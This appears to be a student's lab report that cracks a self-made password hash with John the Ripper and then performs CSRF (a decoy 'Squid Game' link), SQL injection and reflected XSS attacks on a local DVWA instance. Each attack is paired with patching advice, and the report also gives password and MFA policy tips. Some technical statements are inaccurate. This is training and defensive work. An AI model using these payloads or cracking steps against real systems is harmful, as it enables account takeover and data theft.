
As we know all the password would be store in hash set. So we have to crack password through the hash file. The procedure is as below:

1. Create a Sample Password File
   - Let's assume the password is <uttam> and we Hash it using the SHA-256 algorithm with the command:
     [echo 'uttam' | openssl passwd -6 -stdin > hash.txt]


     This will convert our password < uttam > into hash.

2. Create a Hash File
   - We have to create a Hash file that John the ripper could understand during cracking the password.


   I. To create a Hash file we use the command:
   [echo -n "uttam" | openssl dgst -sha256]



To put this hash into file use command:
[sudo nano hashes.txt]



after this we will put our hash into terminal as shown below:



II. To see our file use command:

[ls]

```
┌──(kali㉿kali)-[~]
└─$ ls
certificate.csr  Documents  hashes.txt   Music     private.key  selfsigned.crt  Videos
Desktop          Downloads  movies.html  Pictures  Public       Templates
```

III. To confirm that the file is saved correctly run:

[cat hashes.txt]

```
┌──(kali㉿kali)-[~]
└─$ cat hashes.txt
1d52ac4d1137c042459728ec2b3de4e31dd4aa74369d2f0f2ca2966eddca6590
```

3. Run John the Ripper

- We use John the Ripper tools to crack the password which is stored in the form of Hash file.

  For that we use command:

  [john - -format=raw-sha256 hashes.txt]

```
┌──(kali㉿kali)-[~]
└─$ john --format=raw-sha256 hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
uttam            (?)
1g 0:00:03:51 DONE 3/3 (2025-06-06 13:08) 0.004324g/s 8271Kp/s 8271Kc/s 8271KC/s um_ma..uc-y7
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.
```

Here it crack the hash file and show the actual password < uttam > which we have converted into hash at the beginning.

- Secure Passwords Policy Recommendations

1. Minimum Length & Complexity
   a. Minimum 12 character
   b. Include a mix of:
   - Uppercase letters (A-Z)
   - Lowercase letters (a-z)
   - Numbers (0-9)
   - Special characters (!,@,#,$ etc)

2. Avoid Common & Compromised Password
   a. Disallow passwords that are:
   - Easily guessable (eg: “password123”, “qwerty” etc)
   - Found in known breaches databases (Use services like HaveIBeenPawned)

3. Use Password Managers
   - Encourage or integrate with password manager tools to securely store and autofill complex passwords.

- Multi-Factor Authentication (MFA) Recommendations

1. Use at Least Two Factors
   a. Combine at least two of the following:
   - Something you know: Password or PIN
   - Something you have: Authenticator app, hardware token, SMS
   - Something you are: Biometrics (fingerprint, face ID)

2. Preferred MFA Methods
   a. Best: Authenticator apps (e.g., Google Authenticator, Authy, Microsoft Authenticator)
   b. Better: Hardware tokens (e.g., YubiKey)
   c. Basic: SMS (not recommended as a primary method due to SIM-swap risks)

SECURE CODING & MITIGATION

For the Secure Coding and Mitigation I have choose the DVWA (Damn Vulnerable Web Application) to perform different Web Application Vulnerabilities which fall under the category of OWASP (Open Worldwide Application Secure Project) Top 10 security risks.

1. CSRF (Cross Site Request Forgery)

- CSRF (Cross-Site Request Forgery) is a web security vulnerability that tricks a logged-in user into performing unwanted actions on a web application without their knowledge.

To perform this we need:

i. DVWA set up

ii. Burpsuit

a. Make a HTML file of Malicious code.
-First we write a malicious HTML code that seems genuine but it's actually a malicious which directly change the password of the user and make a file in a test site like DVWA.


```
1 <html>
2 <body>
3 <h3> Click here to download </h3>
4 <a href="http://127.0.0.1/DVWA/vulnarablitites/csrf/?
  password_new=password&password_conf=password&Change=Change"> Squid Game
  season 2 Full HD </a>
5 </body>
6 </html>
7
```

Here we set up the HTML code with new password named <password>. This will be seems normal in user screen but it actually executed when user open that link in their browser.


> **Click here to download**
>
> Squid Game season 2 Full HD

It seems like this when victim receive link which seems very similar as original one.

b. Open burpsuit.
-Open burpsuit in your VM and open browser through burpsuit.




c. Login DVWA page on burpsuit browser.




This will run DVWA page inside the burpsuit browser.

d. Make security level low



We have set the security level to Low which will be easy to detect security level of targeted user device.


e. Open CSRF in DVWA page
-Open CSRF which will allow you to write password what you want to change without userid.




Before clicking on change we have to turn on Intercept of burpsuit.

f. Work on bursuit

-When we turn on Intercept and click on change button of CSRF in DVWA, it will show like this in burpsuit.



Then we turn off the Intercept and open the link which we have created at the beginning in mousepad.



It will show [password changed] in the screen. It means we successfully changed the password of the victim using CSRF.

- Fixing the Vulnerability (Patching Process)

a. Change Method to POST
-GET requests should never change data. Use POST for sensitive operations.
Eg:

```
   <form action="change-password.php" method="POST">
  <!-- input fields here -->
</form>
```

b. Generate a CSRF Token (Server-Side)
-On the server, generate a random token and store it in the session:
Eg:

```
  <?php
session_start();

if (empty($_SESSION['csrf_token'])) {
   $_SESSION['csrf_token'] = bin2hex(random_bytes(32));
}
?>
```

c. Include the Token in the Form
-Modify the HTML form to include the token:
Eg:

```
   <form method="POST" action="change-password.php">
  <input type="password" name="new_password">
  <input type="hidden" name="csrf_token" value="<?php echo
$_SESSION['csrf_token']; ?>">
  <input type="submit" value="Change Password">
</form>
```

-Now, every request includes a unique token only known to the user and the server.

In this way we can fix the CSRF vulnerabilities thorough above steps.


2. SQL Injection

- SQL Injection is a type of security vulnerability that allows an attacker to interfere with the queries that an application makes to its database.


To perform this we need DVWA set up.

a. Open DVWA in VM
-We will open our DVWA in firefox browser of Kali Linux to perform SQL Injection vulnarabilities.


b. Make Security level low
-Making security level low will make easy to decide security status of our testing site.



c. Choose SQL Injection
-We have to click on SQL Injection to open.



And we can further do our SQL work through given box:



SQL Injections commands are:

i. To fetch all the records

Command:

< ' or 1=1 # >

```
ID: ' or 1=1 #
First name: admin
Surname: admin

ID: ' or 1=1 #
First name: Gordon
Surname: Brown

ID: ' or 1=1 #
First name: Hack
Surname: Me

ID: ' or 1=1 #
First name: Pablo
Surname: Picasso

ID: ' or 1=1 #
First name: Bob
Surname: Smith
```

We can fetch all the data from the user device.

ii. To grab username and passwords

Command:


< ' union select user, passwords from users-- # >

```
ID: ' UNION SELECT user, password FROM users-- #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users-- #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users-- #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users-- #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users-- #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

iii. Identify the database Name

Command:

< ‘ UNION SELECT null, database();-- # >



- Fixing the SQL Injection Vulnerablities.

a. Use Parameterized Queries (Prepared Statements)

-This is the most important and reliable fix. It ensures user input is treated as data, not executable code.

Eg:

```
$id = $_GET['id'];
$stmt = $conn->prepare("SELECT * FROM users WHERE id = ?");
$stmt->bind_param("i", $id); // 'i' means integer
$stmt->execute();
$result = $stmt->get_result();
```

b. Validate & Sanitize Input

-Even with prepared statements, validating input improves code quality and security.

Eg:

```
if (!filter_var($id, FILTER_VALIDATE_INT)) {
die("Invalid ID");
}
```

c. Limit Database Permissions 🔒
   i. Make sure your database user:
   ii. Cannot drop tables
   iii. Cannot write to sensitive tables
   iv. Only has access to the necessary DB
   v. Even if injection happens, damage is minimized.

d. Error Handling 🧯
   -Never show raw SQL errors to the user.
   Eg:
   die("Something went wrong. Please try again.");

e. Log Suspicious Activity
   -Log unusual input for later analysis.
   Eg:
   if (preg_match("/(UNION|SELECT|--|DROP|')/i", $user_input)) {
   error_log("Possible SQLi attempt: " . $user_input);
   }

3. XSS (Cross-Site Scripting)


- An XSS (Cross-Site Scripting) attack is a type of security vulnerability commonly found in web applications. It allows attackers to inject malicious scripts (usually JavaScript) into webpages viewed by other users.

  These scripts run in the context of the victim's browser and can be used to:

  i. Steal cookies, session tokens, or other sensitive data
  ii. Perform actions on behalf of the user without their knowledge (like sending messages, making purchases)
  iii. Redirect users to malicious websites
  iv. Log keystrokes or capture user input

a. Open XSS in DVWA

- We can open XSS site form DVWA page.



b. Perform XSS(reflected) in DVWA

-We will perform XSS task with the command given below:

Command:

[<script>alert('Congratulatuion!!!');</script>]

When we submit this payload in the XSS inbox, it pop the Congratulation message.

When victim will click on the malicious link, this script will revel all the data of the victim to the attacker.

- Fixing the XSS Vulnerability

a. Input Validation
-Only allow expected characters (e.g., alphanumerics).
Eg:
$name = preg_replace("/[^a-zA-Z0-9]/", "", $_GET['name']);

b. Output Encoding
-Escape special characters before displaying them:
Eg:
echo "Hello " . htmlspecialchars($_GET['name'], ENT_QUOTES, 'UTF-8');

c. Use Framework Security Features
-Modern web frameworks (like Django, Laravel, ASP.NET) have built-in XSS protections. Always use template engines or output sanitization tools.

d. Content Security Policy (CSP)
-Set HTTP headers to restrict script execution:
Eg:
Content-Security-Policy: script-src 'self';